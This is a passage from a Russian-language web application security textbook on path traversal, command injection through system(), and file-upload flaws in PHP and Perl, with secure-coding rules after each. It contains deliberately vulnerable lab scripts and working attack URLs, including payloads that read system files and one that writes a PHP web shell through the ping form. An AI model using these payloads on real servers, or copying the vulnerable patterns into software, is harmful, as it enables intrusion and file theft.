В этих примерах нападающий может получать содержимое файлов, зная их имена. В некоторых случаях нападающий может выяснить, существует ли тот или иной каталог на сервере, или даже получить список входящих в него файлов и подкаталогов.

Сделаем два HTTP-запроса к этому скрипту. В первом случае запрос будет такой, что в качестве имени файла будет *существующий* каталог, а во втором случае — *несуществующий*:

- **HTTP://localhost/2/14.php?id=./../../cgi-bin/%00**
- **HTTP://localhost/2/14.php?id=./../../not-exists/%00**

В первом случае будет попытка открыть и прочитать файл `/cgi-bin/`, который существует на сервере и является каталогом, во втором случае `/not-exists/`, который не существует на сервере.

Если PHP-интерпретатор настроен таким образом, что сообщения об ошибках выводятся в браузер, то нападающий сможет сравнить сообщения об ошибках.

Стоит отметить, что в конфигурации PHP по умолчанию вывод ошибок в браузер включен.

В нашем случае в PHP включен вывод ошибок, так что сравним ошибки, выводящиеся в первом и втором случаях.

Примерно следующая ошибка выводится, если каталог существует на сервере:

```
Warning: fopen(./data/./../../cgi-bin/): failed to open stream: Permis-
sion denied in x:\localhost\2\14.php on line 5
Warning: fread(): supplied argument is not a valid stream resource in
x:\localhost\2\14.php on line 6
```

Следующая ошибка выводится, если каталог или файл не были найдены на локальном сервере:

```
Warning: fopen(./data/./../../not-exists/): failed to open stream: No
such file or directory in x:\localhost\2\14.php on line 5
Warning: fread(): supplied argument is not a valid stream resource in
x:\localhost\2\14.php on line 6
```

Как видим, нападающему не составит труда перебирать каталоги, а затем и подкаталоги на сервере. Нападающему достаточно будет запросить относи-

тельный путь к интересуемому каталогу для того, чтобы выяснить, существует он на сервере или нет.

В нашем примере, ошибка об отказе доступа (Permission denied) будет свидетельствовать о том, что запрошенный каталог реально существует на сервере.

Причиной возникновения этой ошибки является то, что производится открытие каталога как файла, а это невозможно. Несмотря на то, что каталог для операционной системы — это файл специального типа, подобное открытие каталога в операционной системе Windows невозможно.

Операционные системы типа UNIX нормальным образом открывают каталог так, как будто бы это файл.

При этом будет выведено бинарное содержимое этого системного файла, и при некоторой сноровке, находя имеющие смысл последовательности читаемых символов, нападающий сможет получить содержание файлов и подкаталогов в целевом каталоге.

Таким образом, в операционных системах типа UNIX в некоторых случаях может быть получено содержимое каталогов. Каталог должен быть доступен для чтения.

Ошибка об отказе доступа не будет выведена в UNIX-системах, однако будет выведено в двоичном формате само содержание каталога.

Стоит отметить, что в обоих запросах в конце имени каталога были добавлены символы `%00` так, чтобы была отброшена строка, которая, возможно, могла присоединяться справа.

Теперь пробуем сравнить выводы скрипта в случае подобной ошибки в Perl-скрипте:

- **HTTP://localhost/cgi-bin/5.cgi?id=./../%00**
- **HTTP://localhost/cgi-bin/5.cgi?id=./../not-exists%00**

В любом случае: если каталог не существует и если он существует, для Windows-систем не выводится никаких сообщений. Скрипт написан таким образом, что сообщения об ошибках не выводятся в браузер.

Однако для операционных систем типа UNIX в случае присутствия каталога на сервере будет выведено его содержимое в бинарном формате.

Рассмотрим еще два примера. Они очень похожи на предыдущие, однако программист, желая обезопасить систему, сделал перед открытием проверку файла на существование.

HTTP://localhost/2/15.php

```
<?
  $id=$_GET["id"];
```

```
  if(!empty($id))
  {
    if(file_exists("./data/$id.txt"))
    {
      $f=fopen("./data/$id.txt", "r");
      while($r=fread($f, 1024))
      {
       echo $r;
      }
    }else
    {
      echo "file not found";
    }
  }else
  echo "
  файловая база данных. Выберите файл.
 <a href=15.php?id=001>001</a><br>
 <a href=15.php?id=002>002</a><br>
 <a href=15.php?id=003>003</a><br>
";
?>
```

HTTP://localhost/cgi-bin/6.cgi

```
#!/usr/bin/perl
use CGI qw(:standard);
print "Content-type: text/html\n\n";
$id=param("id");
if($id)
{
  if(-e "./data/$id.txt")
  {
    open(F, "./data/$id.txt");
    while(<F>)
    {
      print;
    }
  }else
  {
    print "file not found";
  }
}
else
{
  print "
```

```
  файловая база данных. Выберите файл.
 <a href=6.cgi?id=001>001</a><br>
 <a href=6.cgi?id=002>002</a><br>
 <a href=6.cgi?id=003>003</a><br>
";
}
```

Отличие этих скриптов от тех, что были описаны ранее, в том, что перед открытием файла проверяется, существует он или нет. Таким образом, программист, возможно, мог попытаться обезопасить скрипт от ситуации, когда ставится задача открыть несуществующий файл.

Эта проверка, несомненно, нужна и важна в тех случаях, когда имя файла является переменным значением, и файл может не существовать.

Однако подобный прием никак не повышает безопасность системы. Описанные уловки, позволяющие получать доступ к произвольным системным файлам, в этом случае тоже сработают.

Дело в том, что в функциях проверки файла на существование допустимы все те же приемы для изменения пути файла, отсечения лишних символов (символ с кодом 0). Другими словами, файл, который мы хотим открыть, действительно будет существовать в системе.

Факт проверки на существование файла никак не повлияет на возможность нападающего получать содержимое произвольного файла в системе.

Однако будут некоторые отличия, если нападающий будет выяснять существование каталога на сервере.

Дело в том, что функции проверки файлов, как правило, не различают, является ли файл обычным файлом или каталогом. Если передано имя файла, являющегося каталогом, то скрипт посчитает, что этот файл существует, и будет пытаться его открыть.

Рассмотрим скрипт **HTTP://localhost/2/15.php**.

Если файл не существует, то скрипт выводит сообщение о несуществующем файле. При этом никаких системных ошибок не выводится:

HTTP://localhost/2/15.php?id=not-exists.

Аналогичная ситуация, если в качестве имени передан несуществующий каталог: **HTTP://localhost/2/15.php?id=./not-exists/%00/**.

Однако если в качестве имени файла передать имя существующего на сервере каталога (**HTTP://localhost/2/15.php?id=./../../cgi-bin/%00**), то в браузер будет выведена следующая ошибка:

```
Warning: fopen(./data/./../../cgi-bin/): failed to open stream: Permis-
sion denied in x:\localhost\2\15.php on line 7
Warning: fread(): supplied argument is not a valid stream resource in
x:\localhost\2\15.php on line 8
```

Причиной этой ошибки, как и ранее, является то, что производится попытка открыть для чтения файл, являющийся каталогом.

Эта ошибка свойственна только для Windows-систем. В операционной системе UNIX, как и ранее, будет получено содержимое каталога в бинарном формате.

Теперь рассмотрим Perl-скрипт, реализующий ту же функциональность.

Получение содержимого произвольного файла с заранее заданным именем проблемы не составит.

Однако имеются некоторые отличия при передаче имени каталога в качестве имени файла в операционной системе Windows.

Если каталога не существует, то проверка на существование файла в самом начале даст отрицательный результат, и будет выведено сообщение о том, что файл не найден на сервере:

`HTTP://localhost/cgi-bin/6.cgi?id=./not-exists/%00.`

Если переданное имя файла является существующим каталогом: `HTTP://localhost/cgi-bin/6.cgi?id=./../data/%00`, то проверка на существование файла будет пройдена, однако произойдет ошибка при открытии файла на чтение, являющегося каталогом.

В этом случае наш пример вернет пустую страницу.

В операционных системах типа UNIX при существовании каталога будет выведено содержимое каталога в бинарном формате.

Теперь рассмотрим случай, когда переданный параметр является частью имени файла, причем начало имени файла определено явно.

Рассмотрим два примера.

HTTP://localhost/2/16.php

```
<?
  $id=$_GET["id"];
  if(!empty($id))
  {
    $f=fopen("./data/file-$id.txt", "r");
    while($r=fread($f, 1024))
    {
     echo $r;
    }
  }else
  echo "
 файловая база данных. Выберите файл.
 <a href=16.php?id=1>1</a><br>
 <a href=16.php?id=2>2</a><br>
```

```
 <a href=16.php?id=3>3</a><br>
";
?>
```

HTTP://localhost/cgi-bin/7.cgi

```
#!/usr/bin/perl
use CGI qw(:standard);
print "Content-type: text/html\n\n";
$id=param("id");
if($id)
{
  open(F, "./data/file-$id.txt");
  while(<F>)
  {
    print;
  }
}
else
{
  print "
  файловая база данных. Выберите файл.
 <a href=7.cgi?id=1>1</a><br>
 <a href=7.cgi?id=2>2</a><br>
 <a href=7.cgi?id=3>3</a><br>
";
}
```

В обоих случаях, если нападающий захочет в качестве части имени файла применять символы обхода каталога, в качестве одного из каталогов должен быть несуществующий каталог.

Дело в том, что делается попытка открыть файл, начинающийся на `file-`, в каталоге `./data/`. И в этом каталоге нет других каталогов, начинающихся с этой строки.

Если бы в нем был каталог, начинающийся на строку `file-`, например `./file-list/`, то нападающий смог бы свести этот случай к описанному случаю, передавая такой значение HTTP `GET`-параметра `id`, что в относительном пути присутствовал бы этот каталог. Например:

- **HTTP://localhost/2/16.php?id=list/../../../passwd.txt%00,**
- **HTTP://localhost/cgi-bin/7.cgi?id=list/../../../passwd.txt%00**

Однако в нашем случае подобного каталога не существует в каталоге `./data/`.

В этом случае можно применить две тактики:

- использовать в качестве части пути несуществующий каталог с последующим переходом на уровень вверх;
- использовать в качестве имени каталога имя существующего файла.

Как показывает практика, иногда удается выйти за пределы каталога, используя несуществующее имя каталога. Например:

- **HTTP://localhost/2/16.php?id=not-exists/../../../passwd.txt%00,**
- **HTTP://localhost/cgi-bin/7.cgi?id= not-exists /../../../passwd.txt%00**

В частности, в некоторых случаях для операционных систем Windows (Windows 2000 с файловой системой FAT, NTFS) в качестве части пути может содержаться несуществующий каталог, если затем будет переход на уровень вверх.

В операционных системах типа UNIX каждый каталог должен существовать и быть доступен текущему пользователю. В этом случае ни один из показанных способов выхода из каталога, скорее всего, не сработает.

Для безопасного программирования программисту следует отдавать себе отчет, доступ к каким файлам *следует* предоставлять пользователю, а к каким *не следует*.

Стоит придерживаться следующего правила.

Правило

Не стоит использовать в качестве части имени открываемого файла переменные, на значения которых может влиять внешний пользователь. Если это необходимо, значения переменных должно быть из жестко определенного допустимого множества всевозможных верных значений. Само множество должно быть корректно продумано, исходя из логики постановки задачи, определяющей, к каким файлам следует давать доступ, а к каким — нет.

Программисту не стоит забывать, что злонамеренный пользователь может передать в качестве части имени файла символ обхода каталога, символ 0 и некоторые другие управляющие символы (`|`, `>`, `<` и т. п.).

2.4.2. Внедрение в функцию *system()*

Функция `system()` и ей подобные используются в различных языках программирования для запуска системных команд. В некоторых случаях бывает необходимо ввести некоторую динамику в аргументы, передаваемые этой функции.

Например, когда сервер проверяет свой канал до некоторого адреса, введенного клиентом, используя функции `ping`, `traceroute` и т. п.

Приведем два примера.

HTTP://localhost/2/17.php

```
<?
$ip=$_GET["ip"];
if(empty($ip))
{
  echo "<form>
введите ip-адрес: <input type=text name=ip><input type=submit val-
ue='ping'>
</form>";
}
else
{
  echo "<pre>ping -n 5 $ip\n";
  system("ping -n 5 $ip");
}
?>
```

HTTP://localhost/cgi-bin/8.cgi

```
#!/usr/bin/perl
use CGI qw(:standard);
print "Content-type: text/html\n\n";
$ip=param("ip");
if(!$ip)
{
 print "<form>
введите ip-адрес: <input type=text name=ip><input type=submit val-
ue='ping'>
</form>";
}else
{
  print "<pre>ping -n 5 $ip\n";
  system("ping -n 5 $ip");
};
```

В обоих примерах присутствует конструкция `system("ping -n 5 $ip")`, причем переменная `ip` принимается от пользователя.

Опасность текущей ситуации в том, что пользователь в передаваемый параметр `ip` может внедрять произвольные данные, в том числе символы нового потока и другие управляющие системные символы, достраивая цепочку команд.

Причем в функции `system()` нет внутренних ограничений на то, какие аргументы в ней могут присутствовать.

Учитывая, что функция вызывает системные команды, то и эксплуатация этой уязвимости значительно зависит от операционной системы, на которой расположено уязвимое приложение.

Рассмотрим возможность внедрения произвольных системных команд в операционной системе Windows.

Символ `;` в операционной системе Windows не используется для разделения команд, следовательно, создавать цепочку команд, используя этот символ, в операционной системе Windows не представляется возможным.

Рассмотрим, какие еще управляющие символы могут присутствовать в системных командах.

Символ вертикальной черты (`|`). Он используется для перенаправления вывода системной команды. При использовании этого символа весь вывод, который производит первая системная команда, попадает на стандартный вход команды, следующей за этим символом.

Другими словами, используя эти символы, можно создавать последовательности системных команд. В нашем случае можно было бы выполнить примерно следующие HTTP-запросы:

- **HTTP://localhost/2/17.php?ip=127.0.0.1|netstat+-an**
- **HTTP://localhost/2/17.php?ip=localhost|netstat+-an**
- **HTTP://localhost/cgi-bin/8.cgi?ip=127.0.0.1|netstat+-an**
- **HTTP://localhost/cgi-bin/8.cgi?ip= localhost |netstat+-an**

В этих случаях будут вызваны соответственно следующие команды:

- `ping -n 5 127.0.0.1|netstat -an`
- `ping -n 5 localhost |netstat -an`
- `ping -n 5 127.0.0.1|netstat -an`
- `ping -n 5 localhost |netstat -an`

Вместо команды `netstat -an` могла быть любая системная команда.

В результате системой делается попытка "пропинговать" компьютер, после чего вывод этой команды отправляется на стандартный вход системной команды `netstat`. Эта системная команда игнорирует данные, поступающие на ее вход, и выводит список активных подключений.

Таким образом, нападающий может выполнить произвольные системные команды.

Однако в нескорых случаях результат действия команды `ping` может повлиять на функциональность системной команды, которую захочет выполнить нападающий.

Символы больше и меньше (`< >`) служат для перенаправления вывода в файл или из файла.

Используя эти символы, можно перенаправить вывод первой системной команды `ping` в файл, затем применить символ `|` и подставить произвольную системную команду.

В этом случае, после выполнения команды `ping`, вывод которой запишется в файл, будет выполнена произвольная инструкция, заданная нападающим. Вывод этой команды будет направлен в браузер, и никакие данные не будут отправлены на стандартный вход злонамеренной системной команды. Приведем несколько примеров:

- **HTTP://localhost/2/17.php?ip=127.0.0.1+>+tmpfile|netstat+-an**
- **HTTP://localhost/2/17.php?ip=localhost+>+tmpfile |netstat+-an**
- **HTTP://localhost/cgi-bin/8.cgi?ip=127.0.0.1+>+tmpfile |netstat+-an**
- **HTTP://localhost/cgi-bin/8.cgi?ip= localhost +>+tmpfile |netstat+-an**

При этом вывод команды `ping` будет отправлен в файл `tmpfile` в текущем каталоге.

Используя символы перенаправления вывода в файл, нападающий сможет создать произвольные файлы в уязвимой системе. Опасность этой ситуации в том, что нападающий сможет создать PHP SHELL или Perl SHELL-файлы.

Вот примеры запросов, создающих файл PHP SHELL:

- **HTTP://localhost/2/17.php?ip=127.0.0.1+>+tmpfile+|+echo+"<?system(stripslashes($_GET[cmd]))?>"+>+../cmd.php**
- **HTTP://localhost/2/17.php?ip=localhost+>+tmpfile+|+echo+"<?system(stripslashes($_GET[cmd]))?>"+>+../cmd.php**
- **HTTP://localhost/cgi-bin/8.cgi?ip=127.0.0.1+>+tmpfile+|+echo+"<?system(stripslashes($_GET[cmd]))?>"+>+../cmd.php**
- **HTTP://localhost/cgi-bin/8.cgi?ip=localhost+>+tmpfile+|+echo+"<?system(stripslashes($_GET[cmd]))?>"+>+../cmd.php**

Нападающий, кроме того, сможет получать содержимое произвольных файлов на сервере, используя команду `type`. Примеры:

- **HTTP://localhost/2/17.php?ip=127.0.0.1+>+tmpfile+|+type+17.php**
- **HTTP://localhost/2/17.php?ip=localhost+>+tmpfile+|+type+17.php**
- **HTTP://localhost/cgi-bin/8.cgi?ip=127.0.0.1+>+tmpfile+|+8.cgi**
- **HTTP://localhost/cgi-bin/8.cgi?ip=localhost+>+tmpfile+|+8.cgi**

Эти HTTP-запросы выведут в браузер содержимое выполняемого скрипта.

Несколько иначе обстоит дело при эксплуатации этой уязвимости в операционных системах типа UNIX.

В задачу этой книги не входит описание всевозможных команд и их параметров как для операционной системы UNIX, так и для Windows, однако основные отличия в использовании этой уязвимости в разных операционных системах будут описаны.

Во-первых, в этих операционных системах, применяются другие системные команды, нежели в Windows. В частности, вместо `type`, следует использовать `cat`.

Во-вторых, отличием является более гибкое управление выводом. Используя конструкции, подобные `&1>2`, в операционной системе UNIX можно перенаправить вывод ошибок в стандартный вывод. Это может быть полезно для того, чтобы в браузер вывелось сообщение об ошибке, произошедшей в этой системной команде.

В-третьих, можно использовать специальные системные файлы, к примеру `/dev/null`, для передачи в этот файл вывода какой-либо команды. Как и следует из его названия, данные, переданные в этот файл, исчезнут бесследно. В случае с перенаправлением в реальный файл, создание либо изменение файлов может вызвать подозрение у администратора.

Кроме того, можно использовать символ точки с запятой для того, чтобы ввести последовательность системных команд. По умолчанию вывод каждой команды будет отправлен в браузер.

Символы `|`, `<`,`>` и также << и >> работают, как обычно.

Эта уязвимость является одной из самых опасных, которые могут встретиться в Web-системах. Дело в том, что эта уязвимость дает возможность нападающему полностью манипулировать сервером с правами пользователя, который запустил Web-сервер так, как будто нападающий находится на локальном компьютере.

В частности, нападающим могут быть эксплуатированы некоторые локальные уязвимости, просканирована сеть изнутри, Также изнутри может быть исследована сама система.

Рекомендации для безопасного программирования могут быть заключены в следующем правиле.

Правило

Не рекомендуется использовать переменные внутри функции `system` и ей подобных, на которые может повлиять внешний пользователь. Если это необходимо, то значения переменных, используемых внутри функции `system` и подобных ей функций, на которые должен иметь воздействие внешний пользователь, должны быть выбраны из строго определенного множества допустимых значений. Само множество должно быть жестко продумано, исходя из поставленной задачи.

При определении множества допустимых значений стоит иметь в виду, что пользователь может передать в качестве значения параметра описанные управляющие символы.

Наилучшей тактикой в этом случае может являться следующая — *разрешить только нужное, запретить все остальное.*

Например, для того, чтобы дать возможность внешним пользователям "пинговать" произвольный `ip`-адрес с сервера, принятое значение `ip`-адреса должно быть верным — это четыре целых числа от 0 до 255, разделенные точкой. Иные символы не допускаются.

Тактика — запретить только опасное, разрешить все остальное, тоже имеет право на существование, но может нести в себе потенциальные ошибки.

В некоторых языках программирования есть специальные функции, которые экранируют специальные символы. Так, например, в PHP есть функция `escapeshellcmd()`.

В Perl существует возможность вызвать произвольную команду без интерпретатора `sh`. Аргумент системной команды передается во втором параметре. Например, структура `system "/bin/echo", $arg` безопасна, так как не использует командный интерпретатор `sh`.

Кроме того, в Perl типична ситуация вызова программы `sendmail` и передачи ему электронного адреса получателя в качестве параметра. В этом случае можно воспользоваться этой уязвимостью. И хотя вывод внедренной команды, скорее всего, не будет доступен нападающему, эта опасность все равно может быть очень серьезной.

Если результат исполнения системной команды не выводится в браузер или выводится с фильтрацией и ограничениями, нападающий может попытаться послать результат по электронной почте, используя, к примеру, для этого программу `sendmail`.

В некоторых случаях пользователю предоставлен Web-интерфейс для создания других пользователей операционной системы. В UNIX для этого может использоваться команда `adduser` или подобные ей. В этом случае нападающий может попытаться внедрить произвольные команды в имя пользователя.

Более того, для добавления пользователя команда должна вызываться с привилегиями системного пользователя `root`. Это максимальные привилегии в системе. Уязвимость внедрения произвольного кода в этом случае может стать особенно критичной для системы в связи с тем, что хакер получит полный контроль над системой.

Не имея исходного текста скриптов, нападающему будет нелегко выявить наличие этой уязвимости.

Нападающий может предположить наличие этой уязвимости по функциональности скрипта. Если скрипт выполняет функции, которые специфичны именно для команд операционной системы, то можно предположить, что данная уязвимость имеет место. Типичными ситуациями могут являться такие функции, как `ping`, `traceroute`, `whois` и им подобные.

Предполагая наличие данной уязвимости, нападающий сможет попытаться ее эксплуатировать, и успешная эксплуатация будет являться признаком того, что уязвимость имеет место.

2.4.3. Ошибки в загрузке файлов

Ранее были рассмотрены специфические ошибки в программах, написанных на PHP, реализующих загрузку файлов внешним пользователям на сервер.

Однако опасные ситуации этим не исчерпываются. Существует несколько потенциальных ошибок, которые программист может сделать в скриптах, причем смысл этих ошибок не связан с конкретным языком программирования, и они могут быть в программах на любом языке.

Внедрение SHELL-кода

Самой опасной, легко эксплуатируемой и распространенной ошибкой в таких скриптах является разрешение загрузки произвольных файлов в некоторый каталог на Web-сервере.

К примеру, пользователь может присоединить произвольные файлы к сообщениям на форуме. Очевидно, что и к загруженным файлам будет доступ по протоколу HTTP, иначе смысла в загрузке файлов не было бы.

Предположим, что пользователь имеет возможность загружать произвольные файлы с произвольным расширением.

Ошибкой в этом случае будет являться то, что расширения некоторых файлов могут быть сопоставлены с некоторыми интерпретаторами. Например, расширения php, php3 могут быть сопоставлены с интерпретатором PHP.

В этом случае для эксплуатации уязвимости нападающему достаточно будет создать произвольный PHP-файл с расширением php или php3 и закачать его на сервер через представленный Web-интерфейс. Например, хакером будет закачан PHP SHELL, позволяющий выполнять произвольные команды на сервере. Затем хакер запросит по протоколу HTTP закачанный документ и, если с расширением закачанного файла сопоставлен интерпретатор, то вместо того, чтобы возвратить содержание файла, файл будет выполнен как скрипт.

При этом не имеет значения, на каком языке программирования написан уязвимый скрипт, главное, чтобы расширение было сопоставлено с PHP-интерпретатором.

Встречаются случаи, когда проверку на то, что передаваемый пользователем файл имеет правильное расширение, проводит JavaScript — функция на клиентской стороне.

Действительно, если пользоваться формой для загрузки, предоставленной программистом, в которую встроена проверка методами JavaScript на пра-

вильность имени файла, то при неправильном имени файла, загрузка не будет произведена.

Как и любым действиям на стороне клиента, этим действиям не стоит доверять. Обход защиты в этом случае будет сводиться к отключению в браузере обработчика JavaScript.

Допустим, хакер захочет защититься и от этой ситуации, но все-таки желает использовать методы JavaScript для проверки расширения файла.

Для этого перед отправкой формы срабатывает событие `onSubmit`, и функция `JavaScript` заносит в некоторое скрытое поле специальное значение.

Затем принимающая программа проверяет, было ли занесено это значение. Программа принимает файл только в том случае, если специальное значение было принято.

Таким образом, программист убеждается, что JavaScript не отключен в браузере клиента, а значит, вероятно, проверка на расширение файла была проведена.

Однако никто не запрещает пользователю сформировать свой HTTP `POST`-запрос к целевому серверу с заданным значением специального параметра, и со злонамеренным именем и содержанием файла. Естественно, в этом случае, никаких проверок на имя файла не проводилось.

Используя подобную уязвимость, элементарно закачать на сервер PHP SHELL-скрипт, однако для того, чтобы закачать Perl SHELL следует помнить, что в некоторых случаях на операционных системах типа UNIX, Perl-скрипт должен иметь права на выполнение. Создать файл на сервере, используя эту уязвимость с необходимыми правами, у нападающего не будет возможности.

Также следует учесть, что в качестве переноса строк в операционной системе UNIX используется один байт с кодом `0A`, в то время как в Windows используется два байта — `0D0A`. Наличие именно одного байта в конце строки может быть существенно в Perl-скриптах, если они выполняются как CGI-приложения. В этом случае операционная система не обнаружит интерпретатор.

Для защиты может служить следующее правило.

Правило

Не рекомендовано загружать файлы в каталог, доступный по протоколу HTTP. Имя целевого файла должно быть из четко определенного множества разрешенных имен. Само множество должно быть ясно продумано, исходя из поставленных задач, учитывая, что файл должен быть доступен только для чтения, а не для исполнения. Если само множество таково, что оно включает файлы с опасными расширениями, такими как php или cgi или pl, то выполнение этих файлов должно быть заблокировано любыми другими методами.

Кроме того, в любом случае следует придерживаться следующего правила.

Правило

Не следует доверять любым данным, полученным от пользователя. Не следует считать, что все программы, выполняющиеся на стороне клиента, будут работать правильно, выдадут нужные результаты и вообще будут работать.

Наилучшей тактикой в такой ситуации является не использовать переданное пользователем имя файла, а назначать файлу свое имя, и ставить в известность пользователя о том, в какой файл была загружена информация.

Рассмотрим следующий пример.

Допустим, некоторым способом файлы загружаются в недоступный по протоколу HTTP-каталог. Примером скрипта, загружающего файлы в некоторый каталог, был **HTTP://localhost/2/13.php**.

После загрузки пользователю выдается ссылка на некоторый скрипт, который принимает в качестве HTTP `GET`-параметра имя файла. Скрипт читает этот файл из недоступного по протоколу HTTP-каталога и выводит его в браузер.

Таким образом, файлы могут иметь любое расширение, в том числе php. Причем очевидно, что пользователю будет выведен именно текст файлов, а не результат их выполнения.

Вот пример скрипта, который выведет запрошенный файл:

HTTP://localhost/2/18.php

```
<?
 if(!empty($file))
 {
   $f=fopen("./upload/$file", "r");
   while($r=fread($f, 1024))
      echo nl2br(htmlspecialchars($r));
 }
 else
 {
   echo "
   <form>
   пожалуйста, введите имя файла:
   <input type=text name=file>
   <input type=submit value=Выдать>
   ";
 }
?>
```

Как видим, если учесть, что каталог ./upload/ в реальной системе может быть закрыт от доступа по протоколу HTTP любыми методами, то в этом примере невозможно закачать и выполнить PHP SHELL. Любой закачанный файл будет отдан при запросе клиенту как есть.

Однако в самом скрипте, выдающем текст файла, имеется ошибка. В качестве имени файла нападающий мог бы включить символы обхода каталога для того, чтобы получить доступ на чтение к произвольному файлу в системе.

Аналогичная ситуация может сложиться, если на сервере изменится имя запрашиваемого файла таким образом, что оно в итоге попадает в качестве параметра уязвимому скрипту.

Например, используя следующую директиву модуля `mod_rewrite` HTTP-сервера Apache:

```
RewriteRule ^/2/upload/(.+)$ "/2/18.php?file=$2"
```

можно все запросы к файлам вида **HTTP:/localhost/2/upload/testfile.txt** приводить к виду **HTTP://localhost/2/18.php?file=testfile.txt**.

Таким образом, в системе будет присутствовать неявная динамика. Кажущееся обращение к статичному файлу в итоге будет являться обращением к PHP-скрипту, который своими средствами выведет содержимое файла в браузер.

Если учесть, что в скрипте присутствует ошибка обхода каталогов, то нападающему получить доступ на чтение к произвольному файлу в системе можно будет, используя примерно следующий HTTP-запрос:

HTTP://localhost/2/upoad/../18.php.

Используя этот запрос, нападающий получит содержимое файла `18.php`.

Внимание. На прилагаемом диске не настроен модуль `mod_rewrite`, и этот пример не будет работать в тестовой системе. Этот факт приведен только для примера.

Запись в произвольный каталог

Рассмотрим еще одну опасную ситуацию, наиболее часто встречающуюся в скриптах, обрабатывающих загрузку файлов.

Рассмотрим пример, который является некоторой модификацией уже знакомого нам примера.

HTTP://localhost/2/19.php

```
<form enctype="multipart/form-data" method=POST
      action=HTTP://localhost/2/19.php>
<input type=hidden name=MAX_FILE_SIZE value=10000>
Send this file: <input name=userfile type=file>
```

```
<input type=submit value="Send File">
</form>
<?
  if(!empty($_FILES["userfile"]["tmp_name"]))
  {
     if(move_uploaded_file($_FILES["userfile"]["tmp_name"],
         "./upload/{$_FILES["userfile"]["name"]}"))
     {
       echo "<br> <br>
       файл загружен <a href=\"./upload/{$_FILES["userfile"]["name"]}\">
                     ./upload/{$_FILES["userfile"]["name"]}</a>";
     }
  }
?>
```

Как видим, здесь используется массив `$_FILES`, который является гарантией того, что пользователь не подставит в качестве имени временного загруженного файла имя целевого файла в системе для того, чтобы получить доступ к произвольному файлу.

Использование функции `move_uploaded_file()` позволяет быть уверенным, что перемещаемый файл действительно был только что загружен методом HTTP `POST`.

В скрипте используется тот факт, что браузер передает в качестве оригинального имени файла в системе имя файла без пути.

Рассмотрим, какой HTTP-запрос дается серверу при посылке файла:

```
POST /2/19.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.0;
        en-US; rv:1.7.2) Gecko/20040803
Accept: */*
Accept-Language: ru,en-us;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: windows-1251,utf-8;q=0.7,*;q=0.7
Keep-Alive: 3000
Connection: keep-alive
Referer: HTTP://localhost/2/19.php
Content-Type: multipart/form-data;
        boundary=---------------------------491299511942
Content-Length: 321
<пустая строка>
-----------------------------491299511942
Content-Disposition: form-data; name="MAX_FILE_SIZE"
<пустая строка>
10000
-----------------------------491299511942
```

```
Content-Disposition: form-data; name="userfile";
        filename="testfilename.txt"
Content-Type: text/plain
<пустая строка>
this is a test file
-----------------------------491299511942--
```

Как видим, в заголовке обычный HTTP `POST`-запрос. В качестве тела запроса использованы HTTP `POST`-параметры. Однако тип тела в этом случае указан `multipart/form-data`.

Это означает, что тело запроса состоит из нескольких частей.

Строка `boundary=-----------------------------491299511942` идентифицирует строку, являющуюся разделителем частей.

В нашем случае тело (контент) запроса состоит из двух частей, соответствующих двум HTTP `POST`-параметрам, переданным в запросе.

Это параметр `MAX_FILE_SIZE`, который извещает браузер о том, какой максимальной длины файл может принять сервер, и собственно файл.

В строке `filename="testfilename.txt"` браузер передает серверу оригинальное имя файла в системе клиента. Согласно спецификации протокола HTTP, это имя файла без пути.

Однако никто не мешает в это имя файла внедрить произвольные символы, в том числе символы обхода каталога.

Таким образом, HTTP-приложения, использующие имя принятого файла как есть, уязвимы к атаке записи загруженного файла в произвольное место.

Подобные атаки будут особенно эффективны, если при загрузке файлов скриптом не проверяется, какое расширение имеет загружаемый файл, однако для каталога, в который файл загружается, действуют специальные правила HTTP-сервера, не разрешающие выполняться скриптам из этого каталога. В частности, скрипты могут быть загружены в каталог, вообще недоступный по протоколу HTTP.

Успешное эксплуатирование этой уязвимости приведет к тому, что злонамеренный файл будет закачан в произвольный каталог на сервере, доступный на запись пользователю, который запустил Web-сервер.

Для обхода каталога в нашем примере, достаточно изменить строку `filename="testfilename.txt"` в HTTP-запросе, например, на следующую `filename="./../testfilename.txt"`.

При этом не следует забывать про поле заголовка `Content-Length`, которое тоже будет меняться.

Составить свой HTTP `POST`-запрос можно как напрямую, используя программы типа Telnet для подключения к удаленному серверу, так и используя

специальные прокси-серверы, способные изменять передаваемые HTTP-запросы.

Эта уязвимость вдвойне серьезна, если учесть, что функции копирования файлов, которые используются в скриптах, обрабатывающих загрузку файлов, могут перезаписать целевой файл.

Таким образом, эксплуатируя исключительно эту уязвимость, может быть произведено изменение главной страницы (дефейс сайта).

Рекомендации к безопасному программированию в этой ситуации могут быть таковыми, что множество, которому принадлежит оригинальное имя файла в системе клиента, не должно содержать имен, содержащих символы обхода каталогов.

Подобной опасной ситуации не возникнет, если имя файла на сервере будет назначаться скриптом.

Если по каким-либо причинам желательно оставить файлу оригинальное имя, то любыми методами следует извлечь из имени с путем только имя. Для этого будет достаточно обрезать строку справа до появления первого символа / или \.

Стоит отметить, что скрипты на PHP, имеющие уязвимость записи файлов в произвольный каталог, будут уязвимыми, даже если программист следует всем рекомендациям, описанным в документации PHP.

Попытка обойти фильтры расширения

Имея уязвимость загрузки файлов в произвольный каталог, нападающий, вероятно, захочет обойти некоторое фильтры, ограничивающие расширение закачиваемых файлов, возможно, присутствующие в скрипте.

Рассмотрим небольшой пример и попытаемся обойти фильтры расширения.

HTTP://localhost/2/20.php

```
<form enctype="multipart/form-data" method=POST
           action=HTTP://localhost/2/20.php>
<input type=hidden name=MAX_FILE_SIZE value=10000>
Send this file: <input name=userfile type=file>
<input type=submit value="Send File">
</form>
<?
  if(!empty($_FILES["userfile"]["tmp_name"]))
  {
    if(preg_match("/\.txt$/m", $_FILES["userfile"]["name"]))
    {
       if(move_uploaded_file($_FILES["userfile"]["tmp_name"],
              "./upload/{$_FILES["userfile"]["name"]}"))
```

```
      {
        echo "<br> <br>
        файл загружен
        <a href=\"./upload/{$_FILES["userfile"]["name"]}\">
                ./upload/{$_FILES["userfile"]["name"]}</a>";
      }
    }
    else
    {
      echo "<font color=red>
           разрешена загрузка только текстовых файлов</font>";
    }
  }
?>
```

В этом примере регулярным выражением проверяется наличие у принятого файла расширения txt. Если принятый файл не имеет этого расширения, то перемещение загруженного файла не происходит.

